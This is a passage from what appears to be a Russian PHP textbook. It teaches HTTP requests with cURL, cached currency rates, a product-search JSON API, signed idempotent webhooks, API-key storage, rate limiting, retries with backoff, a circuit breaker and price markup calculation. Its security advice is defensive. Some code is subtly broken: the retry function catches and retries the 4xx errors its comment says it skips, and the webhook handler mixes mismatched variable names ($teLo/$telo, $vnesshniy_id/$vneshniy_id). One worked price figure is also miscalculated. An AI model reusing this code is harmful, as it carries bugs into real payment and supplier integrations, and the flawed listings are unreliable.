        $opcii[CURLOPT_POST] = true;
        $opcii[CURLOPT_POSTFIELDS] = is_array($dannye)
            ? http_build_query($dannye)
            : (string) $dannye;
    } elseif ($metod !== 'GET') {
        $opcii[CURLOPT_CUSTOMREQUEST] = $metod;
        if ($dannye !== null) {
            $opcii[CURLOPT_POSTFIELDS] = is_array($dannye)
```

```

        ? http_build_query($dannye)
        : (string) $dannye;
    }
}

if ($zagolovki) {
    $spisok = [];
    foreach ($zagolovki as $imya => $znachenie) {
        $spisok[] = $imya . ': ' . $znachenie;
    }
    $opcii[CURLOPT_HTTPHEADER] = $spisok;
}

curl_setopt_array($ch, $opcii);

$telo = curl_exec($ch);
$kod = (int) curl_getinfo($ch, CURLINFO_HTTP_CODE);
$oшибka = curl_error($ch);
$vremya = curl_getinfo($ch, CURLINFO_TOTAL_TIME);

curl_close($ch);

if ($telo === false) {
    throw new RuntimeException('Сетевая ошибка: ' . $oшибka);
}

// Медленные запросы стоит замечать до того, как они станут проблемой
if ($vremya > 3) {
    error_log(sprintf('Медленный запрос (%.1f с): %s', $vremya, $url));
}

return ['kod' => $kod, 'telo' => (string) $telo];
}

/** То же, но сразу разбирает JSON. */
function http_json(string $url, array $nastroyki = []): array
{
    $otvet = http_zapros($url, $nastroyki);

    if ($otvet['kod'] < 200 || $otvet['kod'] >= 300) {
        throw new RuntimeException(
            'Сервис ответил ' . $otvet['kod'] . ': ' . mb_substr($otvet['telo'], 0,

```

```

200)
    );
}

try {
    return json_decode($otvet['telo'], true, 512, JSON_THROW_ON_ERROR);
} catch (JsonException $e) {
    throw new RuntimeException('Ответ не является JSON: ' . $e->getMessage());
}
}

```

► Разбор важных настроек

НАСТРОЙКА	ЗАЧЕМ
<code>CURLOPT_RETURNTRANSFER</code>	Без неё ответ печатается на страницу вместо возврата
<code>CURLOPT_TIMEOUT</code>	Обязательно. Иначе скрипт висит, пока не отвалится браузер
<code>CURLOPT_CONNECTTIMEOUT</code>	Отдельный таймаут на установку связи
<code>CURLOPT_SSL_VERIFYPEER</code>	Проверка сертификата. Не отключайте
<code>CURLOPT_FOLLOWLOCATION</code>	Идти за перенаправлениями
<code>CURLOPT_USERAGENT</code>	Представиться. Некоторые API без этого отказывают

⚠ Про `SSL_VERIFYPEER => false`.

В интернете часто советуют отключить проверку сертификата, если запрос не работает. **Не делайте этого.** Проверка сертификата — то, что отличает `https` от `http`: без неё любой в сети между вами и сервером может подменить ответ.

Если сертификат не проходит проверку — проблема в устаревшем списке корневых сертификатов на сервере. Лечится обновлением, а не отключением защиты.


```
<?php
// includes/kurs.php
declare(strict_types=1);

/**
 * Курс рубля к сомони. Результат кэшируется на час:
 * курс меняется раз в день, дёргать сервис на каждый показ товара незначем.
 */
function kurs_rublya(): float
{
    $kesh = __DIR__ . '/../storage/cache/kurs.json';
    $zhizn = 3600;

    // 1. Свежий кэш — берём из него
    if (file_exists($kesh) && (time() - filemtime($kesh)) < $zhizn) {
        $dannye = json_decode((string) file_get_contents($kesh), true);
        if (isset($dannye['kurs'])) {
            return (float) $dannye['kurs'];
        }
    }

    // 2. Спрашиваем сервис
    try {
        $otvet = http_json('https://api.exchangerate.host/latest?
base=RUB&symbols=TJS',
                           ['tajmout' => 5]);

        $kurs = (float) ($otvet['rates']['TJS'] ?? 0);

        if ($kurs <= 0) {
            throw new RuntimeException('Сервис вернул некорректный курс');
        }

        if (!is_dir(dirname($kesh))) {
            mkdir(dirname($kesh), 0775, true);
        }

        file_put_contents($kesh, json_encode([
            'kurs' => $kurs,
            'obnovlen' => date('c'),
        ]));
    }
}
```

```

    ));

    return $kurs;

} catch (Throwable $e) {
    error_log('Не удалось получить курс: ' . $e->getMessage());

    // 3. Сервис недоступен — берём последний известный курс,
    //    даже если он протух. Лучше вчерашний курс, чем сломанный сайт.
    if (file_exists($kesh)) {
        $dannye = json_decode((string) file_get_contents($kesh), true);
        if (isset($dannye['kurs'])) {
            return (float) $dannye['kurs'];
        }
    }

    // 4. Совсем ничего нет — запасное значение из настроек
    return (float) KURS_ZAPASNOY;
}
}

```

► Три уровня надёжности

Обратите внимание на структуру функции. Это типовой приём работы с внешними сервисами:

1. Свежий кэш — быстро, без запроса;
2. Живой запрос — если кэш устарел;
3. Протухший кэш — если сервис недоступен;
4. Запасное значение — если нет вообще ничего.

Сайт должен работать, даже когда чужой сервис лежит. Курс вчерашний — неприятно, но терпимо. Белый экран с ошибкой — недопустимо.

Запомните эту лестницу: она применима почти к любому внешнему источнику.

Обратная сторона — когда данные просят у вас. В главе 35 мы делали подсказки поиска, теперь оформим это правильно.

```
<?php
// api/tovary.php
declare(strict_types=1);
require_once __DIR__ . '/../includes/bootstrap.php';

/** Единый формат ответа: и для успеха, и для ошибки. */
function otvet_json(array $dannye, int $kod = 200): never
{
    http_response_code($kod);
    header('Content-Type: application/json; charset=utf-8');
    header('X-Content-Type-Options: nosniff');
    echo json_encode($dannye, JSON_UNESCAPED_UNICODE);
    exit;
}

function oshibka_json(string $soobshenie, int $kod = 400): never
{
    otvet_json(['ok' => false, 'oshibka' => $soobshenie], $kod);
}

// --- Проверки ---
if ($_SERVER['REQUEST_METHOD'] !== 'GET') {
    oshibka_json('Метод не разрешён', 405);
}

$zapros = trim($_GET['q'] ?? '');
if (mb_strlen($zapros) < 2) {
    otvet_json(['ok' => true, 'tovary' => []]);
}

$limit = min(50, max(1, (int) ($_GET['limit'] ?? 20)));

// --- Данные ---
$tovary = zapros('
    SELECT id, nazvanie, artikl, brend, cena, ostatok
    FROM tovary
```

```

WHERE aktivnyi = 1 AND status = "opublikovan"
    AND (nazvanie LIKE ? OR artikul LIKE ?)
ORDER BY ostatok DESC
LIMIT ' . $limit,
['%' . $zapros . '%', '%' . $zapros . '%']
);

// Приводим типы: из базы всё приходит строками,
// а JSON должен отдавать числа числами
$tovary = array_map(fn($t) => [
    'id'          => (int) $t['id'],
    'nazvanie'    => $t['nazvanie'],
    'artikul'     => $t['artikul'],
    'brend'       => $t['brend'],
    'cena'        => (int) $t['cena'],
    'cena_text'   => somoni((int) $t['cena']) . ' сомони',
    'ostatok'     => (int) $t['ostatok'],
    'v_nalichii' => (int) $t['ostatok'] > 0,
], $tovary);

otvet_json([
    'ok'          => true,
    'vsego'       => count($tovary),
    'tovary'      => $tovary,
]);

```

► Правила своего API

Единый формат ответа. Всегда `ok`, дальше данные или `oshibka`. Тому, кто пишет клиент, не придётся гадать.

Правильные коды ответа. 200 — успех, 400 — плохой запрос, 401 — не вошёл, 403 — нельзя, 404 — нет, 405 — не тот метод, 500 — сломалось у нас. Помните главу 2.

Приводите типы. Из базы `cena` приходит строкой `"25000"`. В JSON это должно быть число `25000`, иначе клиенту придётся преобразовывать.

Отдавайте и готовый текст. `cena_text` избавляет клиента от форматирования и гарантирует, что цена везде выглядит одинаково.

Ограничивайте `limit` сверху. Иначе `?limit=999999` положит сервер.

Есть и третий случай — когда **чужой сервис приходит к вам**. Так работают уведомления об оплате, доставке, изменении статуса.

Это называется **вебхук** — «обратный вызов».

```

<?php
// api/webhook/oplata.php

require_once __DIR__ . '/../../includes/bootstrap.php';

// 1. Только POST
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    http_response_code(405);
    exit;
}

// 2. Сырое тело: вебхуки обычно шлют JSON, а не форму
$teLo = file_get_contents('php://input');

// 3. ПРОВЕРКА ПОДПИСИ — самое важное
$podpis = $_SERVER['HTTP_X_SIGNATURE'] ?? '';
$nasha_podpis = hash_hmac('sha256', $teLo, WEBHOOK_SEKRET);

if (!hash_equals($nasha_podpis, $podpis)) {
    error_log('Вебхук с неверной подписью с ' . ($_SERVER['REMOTE_ADDR'] ?? ''));
    http_response_code(401);
    exit;
}

// 4. Разбираем
try {
    $dannye = json_decode($teLo, true, 512, JSON_THROW_ON_ERROR);
} catch (JsonException $e) {
    http_response_code(400);
    exit;
}

// 5. Идемпотентность: одно и то же уведомление могут прислать дважды
$vnesshniy_id = $dannye['event_id'] ?? '';
if ($vnesshniy_id === '') {
    http_response_code(400);
    exit;
}

$uzhe = zapros_znachenie('SELECT id FROM webhook_sobytiya WHERE vneshniy_id = ?',
    [$vnesshniy_id]);

if ($uzhe) {
    http_response_code(200); // уже обработали, отвечаем успехом
}

```

```

        exit;
    }

    // 6. Обрабатываем
    db()->beginTransaction();
    try {
        vpolnit('INSERT INTO webhook_sobytiya (vneshniy_id, telo) VALUES (?, ?)',
                [$vneshniy_id, $telo]);

        if (($dannye['status'] ?? '') === 'paid') {
            vpolnit('UPDATE zakazy SET status = "podtverzhden" WHERE nomer = ?',
                    [$dannye['order_id'] ?? '']);
        }

        db()->commit();
    } catch (Throwable $e) {
        db()->rollBack();
        error_log('Ошибка обработки вебхука: ' . $e->getMessage());
        http_response_code(500); // пусть пришлют ещё раз
        exit;
    }

    http_response_code(200);

```

⚠ Три правила вебхуков, каждое обязательно:

Проверяйте подпись. Адрес вебхука открыт всему интернету. Без подписи любой сможет отправить «заказ оплачен» и получить товар бесплатно.

`hash_equals`, а не `===`. Помните главу 36: сравнение секретов — за постоянное время.

Идемпотентность. Сервисы повторяют уведомления при получении ответа. Без проверки одна оплата обработается трижды.

И четвёртое: **отвечайте быстро.** Тяжёлую работу откладывайте в очередь (глава 43) — многие сервисы считают ответ дольше 5 секунд неудачей и присылают повтор.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

JSON

Формат обмена данными: {"ключ": значение}

```
json_encode(...,
JSON_UNESCAPED_UNICODE)
```

Массив → JSON с читаемой кириллицей

```
json_decode($s, true)
```

JSON → массив (без true будет объект)

```
JSON_THROW_ON_ERROR
```

Бросить исключение вместо тихого null

cURL

Библиотека для HTTP-запросов из PHP

```
CURLOPT_RETURNTRANSFER
```

Вернуть ответ, а не напечатать

```
CURLOPT_TIMEOUT
```

Обязательный таймаут

```
CURLOPT_SSL_VERIFYPEER
```

Проверка сертификата. Не отключать

```
php://input
```

Сырое тело запроса

Вебхук

Чужой сервис приходит к вам с уведомлением

```
hash_hmac('sha256', ...)
```

Подпись для проверки подлинности

```
never в типе возврата
```

Функция не возвращает управление (PHP 8.1+)

ГРАБЛИ

Грабли

Запрос без таймаута. Чужой сервис завис — завис и ваш сайт.

SSL_VERIFYPEER => false . Открывает возможность подмены ответа.

Не проверять код ответа. 500 от сервиса разберётся как пустые данные.

json_decode без проверки ошибок. Сломанный ответ даст загадочный null .

Забыть true в json_decode . Получите объект вместо массива.

Забыть JSON_UNESCAPED_UNICODE . Русский текст в виде Т... .

Не кэшировать редко меняющееся. Курс валют не нужно спрашивать на каждый показ товара.

Падать, когда чужой сервис недоступен. Лестница: кэш → запрос → протухший кэш → запасное значение.

Вебхук без проверки подписи. Любой сможет отметить заказ оплаченным.

Вебхук без идемпотентности. Одна оплата обработается несколько раз.

ЗАДАЧИ

Задачи

Задача 49.1. Напишите `http_zapros` и `http_json` из главы.

Задача 49.2. Получите курс валют с бесплатного сервиса и выведите на страницу.

Задача 49.3. Реализуйте кэш курса на час. Проверьте: второй вызов не должен идти в сеть.

Задача 49.4. Проверьте отказоустойчивость: подставьте неверный адрес сервиса. Сайт работает? Какой курс показался?

Задача 49.5. Уберите таймаут и обратитесь к заведомо медленному адресу. Сколько грузится страница? Верните таймаут.

Задача 49.6. Сделайте свой API для поиска товаров с единым форматом ответа и правильными кодами.

Задача 49.7. Проверьте свой API через `curl`:

```
curl -i "http://localhost:8000/api/tovary.php?q=фильм"
curl -i -X POST "http://localhost:8000/api/tovary.php"
curl -i "http://localhost:8000/api/tovary.php?q=a&limit=999999"
```

Все три случая обработаны правильно?

Задача 49.8. Найдите ошибки:

```
$otvet = file_get_contents('https://api.example.com/data');  
$dannye = json_decode($otvet);  
foreach ($dannye['items'] as $i) {  
    echo $i['name'];  
}
```

Их здесь четыре.

Задача 49.9. Напишите приёмник вебхука с проверкой подписи и идемпотентностью.
Проверьте: отправьте одно уведомление дважды.

Ответы — в Приложении Г.

В БОЮ

В бою

В этом репозитории обращения к внешним сервисам собраны в `includes/catalog/` и `includes/parts/`.

Загляните в `AutoEuroPriceProvider.php` — там запрос к API поставщика с таймаутом, обработкой ошибок и запасным поведением, если сервис не ответил.

Обратите внимание на важную деталь: цена от поставщика приходит **в рублях** и пересчитывается в сомони по курсу с наценкой и надбавкой за доставку Москва—Худжанд. Одно обращение к API превращается в цепочку расчётов — и каждый шаг должен быть устойчив к сбою.

- Ваш сайт бывает и сервером, и **клиентом** для чужих сервисов.
- **JSON** — формат обмена. Двойные кавычки, без запятой в конце, без комментариев.
- `json_decode($s, **true**)` — иначе объект вместо массива.
- `JSON_UNESCAPED_UNICODE` для читаемой кириллицы.
- Проверяйте ошибки разбора: `JSON_THROW_ON_ERROR`.
- **cURL** вместо `file_get_contents`: таймаут, коды, заголовки.
- `CURLOPT_TIMEOUT` обязателен. `SSL_VERIFYPEER` не отключать.
- Лестница надёжности: кэш → запрос → протухший кэш → запасное значение.
- Свой API: единый формат, правильные коды, приведение типов, ограничение `limit`.
- **Вебхук**: подпись через `hash_equals`, идиомпотентность, быстрый ответ.

Дальше — как работать с чужим API, не получив бан.

Чужой API: ключи, лимиты, ошибки

ЗАЧЕМ ЭТО

Зачем эта глава

Отправить запрос вы умеете. Но работа с чужим сервисом — это не про запросы. Это про чужие правила, которые вы не контролируете.

Сервис может:

- потребовать ключ и следить, сколько вы просите;
- заблокировать вас за слишком частые обращения;
- изменить формат ответа без предупреждения;
- просто лечь на два часа;
- прислать данные, которые вы не ожидали.

В этой главе — как жить рядом с чужим сервисом и не сломаться. И главное — **как не потерять доступ**, потому что для магазина, живущего на чужих ценах, блокировка означает остановку работы.

РАЗБИРАЕМСЯ

Ключи доступа

Почти любой серьёзный API требует ключ — чтобы знать, кто обращается, и считать обращения.

```
// Ключ передают по-разному, зависит от сервиса
http_json($url, ['zagolovki' => ['Authorization' => 'Bearer ' . API_KEY]]);
http_json($url, ['zagolovki' => ['X-API-Key' => API_KEY]]);
http_json($url . '?key=' . urlencode(API_KEY));
```

⚠ Ключ — это пароль. Всё, что говорилось про пароль от базы в главе 32, относится к нему полностью:

- никогда в репозитории;
- никогда в JavaScript — он виден покупателю;
- в git-ignored файле или в настройках сервера;
- меняется, если утёк.

► Где хранить, чтобы менялось без программиста

В нашем проекте применён приём, который стоит перенять: ключи хранятся в базе, в таблице настроек, и редактируются через админку.

```
CREATE TABLE site_settings (
    kluch      VARCHAR(64) PRIMARY KEY,
    znachenie  TEXT NOT NULL,
    opisanie   VARCHAR(255) NOT NULL DEFAULT '',
    izmeneno   DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE
CURRENT_TIMESTAMP
);
```

```
function nastroyka(string $kluch, string $po_umolchaniyu = ''): string
{
    static $kesh = null;

    if ($kesh === null) {
        $stroki = zapros('SELECT kluch, znachenie FROM site_settings');
        $kesh = array_column($stroki, 'znachenie', 'kluch');
    }

    return $kesh[$kluch] ?? $po_umolchaniyu;
}
```

Зачем так: поставщик сменил ключ — владелец магазина заходит в админку и вставляет новый. Без программиста, без доступа к серверу, без выкладки кода.

Для проекта, который передают заказчику, это принципиально.

Каждый API ограничивает, сколько раз вы можете обратиться. Превысили — получаете **429 Too Many Requests**, а при упорстве блокировку аккаунта.

⚠ Для магазина, живущего на чужих ценах, блокировка = остановка бизнеса. Это не преувеличение: без цен поставщика каталог показывать нечего.

► Что запрещено делать

В нашем проекте это записано отдельным правилом, и оно универсально:

Массовый перебор чужого API и парсинг сайтов поставщиков запрещены.

Соблазн понятен: хочется скачать весь каталог поставщика, чтобы искать у себя быстро. Но:

- это **тысячи запросов** за короткое время;
- сервис видит нагрузку и **банит аккаунт**;
- восстановить доступ бывает невозможно.

Правильный путь: официальные выгрузки. Почти любой поставщик даёт прайс-лист файлом — раз в день, целиком, без нагрузки на API. Один файл вместо десяти тысяч запросов.

API остаётся для того, для чего он нужен: **точечные запросы по одному артикулу**, когда покупатель смотрит конкретный товар.

► Ограничение частоты у себя

Даже при аккуратном использовании стоит поставить собственный ограничитель:

```

/**
 * Не чаще N обращений в минуту.
 * Считаем в файле — для одного сервера этого достаточно.
 */
function mozhno_zapros(string $servis, int $v_minutu = 60): bool
{
    $fail = __DIR__ . '/../storage/cache/limit_' . $servis . '.json';
    $sejchas = time();

    $zapisi = file_exists($fail)
        ? (json_decode((string) file_get_contents($fail), true) ?: [])
        : [];

    // Оставляем только последнюю минуту
    $zapisi = array_values(array_filter($zapisi, fn($t) => $sejchas - $t < 60));

    if (count($zapisi) >= $v_minutu) {
        return false;
    }

    $zapisi[] = $sejchas;
    file_put_contents($fail, json_encode($zapisi));

    return true;
}

```

```

if (!mozhno_zapros('autoeuro', 60)) {
    // Не рвёмся в сервис, отдаём что есть
    return kesh_ceny($artikul) ?? [];
}

```

Свой ограничитель дешевле блокировки. Лучше показать покупателю кэш, чем потерять доступ на неделю.

Часть ошибок временные: сеть моргнула, сервис перезагружался. Такие запросы имеет смысл повторить.

```
/**
 * Запрос с повторами и растущей паузой.
 *
 * Повторяем только то, что имеет шанс сработать: сетевые сбои,
 * 429 и 5xx. Ошибки 4xx (кроме 429) повторять бессмысленно –
 * запрос неверный, и через секунду он останется неверным.
 */
function http_json_s_povtorami(string $url, array $nastroyki = [],
                                int $popytok = 3): array
{
    $posledniaya = null;

    for ($i = 1; $i <= $popytok; $i++) {
        try {
            $otvet = http_zapros($url, $nastroyki);
            $kod = $otvet['kod'];

            if ($kod >= 200 && $kod < 300) {
                return json_decode($otvet['telo'], true, 512, JSON_THROW_ON_ERROR);
            }

            // Не наша вина и есть шанс, что пройдёт позже
            if ($kod === 429 || $kod >= 500) {
                $posledniaya = new RuntimeException('Сервис ответил ' . $kod);
            } else {
                // 400, 401, 403, 404 – повторять незачем
                throw new RuntimeException('Сервис ответил ' . $kod . ': '
                    . mb_substr($otvet['telo'], 0, 200));
            }
        } catch (JsonException $e) {
            throw new RuntimeException('Ответ не JSON: ' . $e->getMessage());
        } catch (RuntimeException $e) {
            $posledniaya = $e;
        }
    }
}
```



```

        if ($i < $попытка) {
            // Пауза растёт: 1, 2, 4 секунды
            sleep(2 ** ($i - 1));
        }
    }

    throw $posledniaya ?? new RuntimeException('Не удалось выполнить запрос');
}

```

⚠ Не повторяйте всё подряд.

КОД	ПОВТОРЯТЬ?	ПОЧЕМУ
Сетевой сбой	Да	Могло моргнуть
429	Да, с паузой	Просто попросили подождать
500, 502, 503	Да	Проблема на их стороне
400	Нет	Запрос неверный
401, 403	Нет	Ключ неверный или нет прав
404	Нет	Нет такого артикула

Повторять 401 — значит долбить сервис неверным ключом. Это прямой путь к блокировке.

Растущая пауза (1, 2, 4 секунды) — стандартный приём. Она даёт сервису время прийти в себя и не создаёт лавины повторов.

РАЗБИРАЕМСЯ

Предохранитель

Если сервис лежит десять минут, бессмысленно ходить к нему при каждом запросе покупателя: каждый будет ждать таймаут в 10 секунд.

Предохранитель отключает обращения на время после серии неудач:

```

/**
 * Предохранитель: после 5 неудач подряд отключаем сервис на 5 минут.
 * Так один упавший поставщик не тормозит весь сайт.
 */
function servis_dostupen(string $servis): bool
{
    $fail = __DIR__ . '/../storage/cache/predohranitel_' . $servis . '.json';

    if (!file_exists($fail)) return true;

    $s = json_decode((string) file_get_contents($fail), true) ?: [];

    if (($s['neudach'] ?? 0) < 5) return true;

    // Прошло ли время отключения
    if (time() - ($s['otklyuchen'] ?? 0) > 300) {
        @unlink($fail); // пробуем снова
        return true;
    }

    return false;
}

function zapisat_rezultat(string $servis, bool $udachno): void
{
    $fail = __DIR__ . '/../storage/cache/predohranitel_' . $servis . '.json';

    if ($udachno) {
        @unlink($fail);
        return;
    }

    $s = file_exists($fail)
        ? (json_decode((string) file_get_contents($fail), true) ?: [])
        : ['neudach' => 0];

    $s['neudach'] = ($s['neudach'] ?? 0) + 1;
    if ($s['neudach'] >= 5) {
        $s['otklyuchen'] = time();
        error_log("Сервис $servis отключён на 5 минут после 5 неудач");
    }
}

```

```
file_put_contents($fail, json_encode($s));  
}
```

Применение:

```
function cena_postavshika(string $artikul): ?array  
{  
    if (!servis_dostupen('autoeuro')) {  
        return kesh_ceny($artikul); // сервис отключён, отдаём что есть  
    }  
  
    try {  
        $dannye = http_json_s_povtorami($url, $nastroyki);  
        zapisat_rezultat('autoeuro', true);  
        return $dannye;  
    } catch (Throwable $e) {  
        zapisat_rezultat('autoeuro', false);  
        error_log('AutoEuro: ' . $e->getMessage());  
        return kesh_ceny($artikul);  
    }  
}
```

Смысл предохранителя: быстро отказать вместо долгого ожидания. Покупатель увидит страницу за полсекунды с последней известной ценой, а не будет ждать десять секунд, чтобы получить ошибку.

Чужой сервис может изменить формат, прислать `null` там, где были данные, или вернуть строку вместо числа.

```
// ❌ Развалится на первом же неожиданном ответе
$cena = $otvet['data']['price']['value'];

// ✅ Аккуратно
$cena = $otvet['data']['price']['value'] ?? null;

if (!is_numeric($cena) || (float) $cena <= 0) {
    error_log('Странная цена от поставщика: ' . json_encode($otvet));
    return null;
}

$cena_diram = (int) round((float) $cena * 100);
```

Правило: данные из чужого API — такие же внешние, как данные из формы. Проверяйте типы, диапазоны, обязательные поля.

► Разбор ответа отдельной функцией

```
/**
 * Превращает ответ поставщика в наш формат.
 * Вся хрупкость собрана здесь: изменится их формат — правим одно место.
 */
function razobrat_otvet_postavshika(array $syroy): array
{
    $rezultat = [];

    foreach ($syroy['items'] ?? [] as $poz) {
        $artikul = trim((string) ($poz['code'] ?? ''));
        $cena     = $poz['price'] ?? null;
        $ostatok  = $poz['stock'] ?? 0;

        // Позиция без артикула или цены нам бесполезна
        if ($artikul === '' || !is_numeric($cena) || (float) $cena <= 0) {
            continue;
        }

        $rezultat[] = [
            'artikul'   => mb_strtoupper($artikul),
            'nazvanie'  => trim((string) ($poz['name'] ?? '')),
            'cena_rub'  => (float) $cena,
            'ostatok'   => max(0, (int) $ostatok),
            'srok_dney' => max(0, (int) ($poz['delivery_days'] ?? 0)),
        ];
    }

    return $rezultat;
}
```

Вся зависимость от чужого формата — в одной функции. Поставщик переименовал поле `price` в `cost` — правите одну строку, а не двадцать мест по проекту.

Этот приём называется **адаптер**, и он окупается при первом же изменении на чужой стороне.

Документируйте то, что узнали на практике

Чужие API редко документированы полностью. То, что вы выяснили опытом, нужно записывать — иначе через полгода будете выяснять заново.

Из документации нашего проекта:

⚠ **Тариф Parts-Catalogs: правила расхода НЕ ПОДТВЕРЖДЕНЫ.** Ранее считалось, что обход дерева и сбор схем тариф не тратят — письмо поставщика (999/1000) это опровергло. Пакетный сбор остановлен до ответа поставщика.

Токен комплектации протухает — запросы начинают отвечать 404 «Комплектация не найдена». Лечится только новым декодированием VIN (стоит запроса).

AutoEuro API ищет только по артикулу и не отдаёт фото.

Три записи, каждая — результат потерянного времени. Записанные, они экономят это время всем, кто придёт после.

Заведите файл с наблюдениями по каждому внешнему сервису. Что не работает, что стоит денег, где подводные камни.

Перед тем как подключать сервис:

- ☐ Прочитал документацию, особенно раздел про лимиты
- ☐ Знаю, что считается за обращение и сколько их можно
- ☐ Ключ хранится вне репозитория
- ☐ Есть таймаут на каждый запрос
- ☐ Есть кэш для того, что меняется редко
- ☐ Есть запасное поведение, если сервис недоступен
- ☐ Повторяю только временные ошибки
- ☐ Есть предохранитель на случай долгого сбоя
- ☐ Разбор ответа вынесен в отдельную функцию
- ☐ Проверяю типы и диапазоны в ответе
- ☐ Логирую ошибки с деталями
- ☐ Записал наблюдения в отдельный файл

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

API-ключ

Пароль к сервису. Хранить как пароль

`site_settings`

Ключи в базе, редактируются из админки

Лимит

Сколько обращений разрешено

`429 Too Many Requests`

«Слишком часто, подождите»

Растущая пауза

1, 2, 4 секунды между повторами

Предохранитель

Отключить сервис после серии неудач

Адаптер

Функция разбора чужого формата в свой

Официальная выгрузка

Прайс файлом вместо тысяч запросов

ГРАБЛИ

Грабли

Массовый перебор чужого API. Прямой путь к блокировке аккаунта.

Парсинг сайта поставщика. То же самое, только ещё и незаконно в большинстве случаев.

Ключ в репозитории или в JavaScript. Утечёт.

Повторять ошибки 4xx. Долбите сервис заведомо неверным запросом.

Повторы без паузы. Создаёте лавину при сбое.

Нет предохранителя. Упавший сервис тормозит весь сайт.

Слепо доверять формату ответа. Развалится при первом изменении.

Разбор ответа размазан по коду. Изменение формата — правка в двадцати местах.

Не записывать наблюдения. Через полгода выясняете то же самое заново.

ЗАДАЧИ**Задачи**

Задача 50.1. Подключите бесплатный API (курс валют, погода) с ключом. Ключ вынесите вне репозитория.

Задача 50.2. Реализуйте ограничитель частоты и проверьте: превысьте лимит.

Задача 50.3. Напишите повторы с растущей паузой. Проверьте, что 404 не повторяется, а 500 повторяется.

Задача 50.4. Реализуйте предохранитель. Отключите интернет и посмотрите: после пятой неудачи запросы прекратились?

Задача 50.5. Напишите адаптер, превращающий ответ сервиса в ваш формат.

Задача 50.6. Сломайте ответ: подставьте `null` вместо цены, строку вместо числа, уберите обязательное поле. Код устоял?

Задача 50.7. Замерьте время страницы, когда сервис не отвечает. С предохранителем и без.

Задача 50.8. Заведите файл наблюдений и запишите туда всё, что выяснили про выбранный сервис.

Задача 50.9. Прочитайте документацию любого крупного API (Telegram, GitHub) в разделе про лимиты. Сколько запросов разрешено? Что будет при превышении?

Ответы — в Приложении Г.

В БОЮ**В бою**

История проекта autodoc.tj — хорошая иллюстрация ко всей главе.

Магазин работает с двумя внешними сервисами: AutoEuro (цены) и Parts-Catalogs через Tradesoft (каталоги по VIN). И оба преподнесли сюрпризы.

AutoEuro ищет только по артикулу и не отдаёт фотографии. Пришлось завести свой словарь названий, чтобы работал поиск по словам, и подставлять свои фото по совпадению артикула.

Parts-Catalogs оказался тарифицированным иначе, чем предполагалось. Считалось, что обход дерева каталога не тратит квоту — оказалось, тратит. Пакетный сбор данных пришлось остановить, а витрина теперь живёт из накопленной библиотеки.

Отсюда и правило проекта: **всё, что уже получено от поставщика, сохраняется у себя**. Повторный показ той же машины не стоит ни одного запроса.

Общий вывод: чужой сервис — это риск, который нужно закладывать в архитектуру с самого начала. Не «а вдруг он изменится», а «он обязательно изменится, что мы тогда будем делать».

ИТОГ Итог

- Ключ API — это пароль. Вне репозитория, вне JavaScript.
- Ключи в таблице настроек редактируются без программиста.
- **Массовый перебор чужого API = блокировка.** Для магазина это остановка работы.
- Массовые данные берите из **официальных выгрузок**, API — для точечных запросов.
- Свой **ограничитель частоты** дешевле блокировки.
- Повторяйте только **сетевые сбои, 429 и 5xx**. С растущей паузой.
- **Предохранитель** отключает упавший сервис, чтобы не тормозить сайт.
- Данные из чужого API — **такие же внешние**, как из формы. Проверяйте.
- Разбор ответа — в **отдельной функции-адаптере**.
- **Записывайте наблюдения:** чужие API документированы неполно.

Дальше — как из чужой цены получить свою.

Курсы валют и наценки

ЗАЧЕМ ЭТО

Зачем эта глава

Поставщик отдал цену: **4300 рублей**. Покупателю нужно показать цену в сомони.

Кажется, задача на одно умножение. На деле в эту цифру входит:

- курс рубля к сомони — который меняется каждый день;
- ваша наценка — которая должна покрыть работу и риск;
- доставка от поставщика до вашего города;
- округление — чтобы цена выглядела прилично;
- запас на колебание курса, пока товар едет.

Ошибка в любом из шагов означает работу в убыток. Причём заметите вы это не сразу, а когда сведёте месяц.

Разберём, как построить расчёт, который не подведёт.

РАЗБИРАЕМСЯ

Порядок расчёта

Порядок операций важен: от него зависит итог.

Цена поставщика в рублях

↓ × курс

Цена в сомони (закупочная)

↓ + доставка до вашего склада

Себестоимость

↓ × наценка

Цена продажи

↓ округление

Цена на витрине

 Доставка прибавляется до наценки, а не после.

Разница существеннее, чем кажется:

ПОРЯДОК	РАСЧЁТ	ИТОГ
Доставка до наценки	$(4300 \times 1.15 + 80) \times 1.35 =$	6784 сомони
Доставка после наценки	$4300 \times 1.15 \times 1.35 + 80 =$	6754 сомони

Тридцать сомони с позиции. На тысяче заказов — тридцать тысяч.

Логика такая: наценка покрывает вашу работу и риск, а доставка — часть себестоимости.

Вы вложили в товар и деньги за него, и деньги за доставку, и наценка должна начисляться на всё вложенное.

```
<?php
// includes/cenoobrazovanie.php
declare(strict_types=1);

/**
 * Цена для покупателя из цены поставщика.
 *
 * Все внутренние расчёты — в дирамах, целыми числами.
 * Округление один раз, в самом конце.
 */

function cena_dlya_pokupatelya(float $cena_rub, array $nastroyki = []): int
{
    $kurs      = $nastroyki['kurs']      ?? kurs_rublya();
    $nacenka    = $nastroyki['nacenka']    ?? (float) nastroyka('nacenka_procent',
'35');
    $dostavka   = $nastroyki['dostavka']   ?? (int) nastroyka('dostavka_diram',
'8000');
    $zapas      = $nastroyki['zapas_kursa'] ?? (float)
nastroyka('zapas_kursa_procent', '3');

    // 1. Рубли в дирамы. Запас на колебание курса, пока товар едет
    $kurs_s_zapasom = $kurs * (1 + $zapas / 100);
    $zakupka_diram = $cena_rub * 100 * $kurs_s_zapasom;

    // 2. Доставка до нашего склада — часть себестоимости
    $sebestoimost = $zakupka_diram + $dostavka;

    // 3. Наценка на всю себестоимость
    $cena = $sebestoimost * (1 + $nacenka / 100);

    // 4. Округление — один раз, в конце
    return okruglit_cenu((int) round($cena));
}

/**
 * Округление до «красивого» значения.
 * 6784 сомони выглядит как результат работы калькулятора,
 * 6790 — как цена.
 */
```

```
function okruglit_cenu(int $diram): int
{
    $somon = $diram / 100;

    if ($somon < 10) return (int) (ceil($somon) * 100); // до сомони
    if ($somon < 100) return (int) (ceil($somon / 5) * 5 * 100); // до 5
    if ($somon < 1000) return (int) (ceil($somon / 10) * 10 * 100); // до 10
    return (int) (ceil($somon / 50) * 50 * 100); // до 50
}
```

► Про запас на курс

Строчка, которую обычно забывают:

```
$kurs_s_zapasom = $kurs * (1 + $zapas / 100);
```

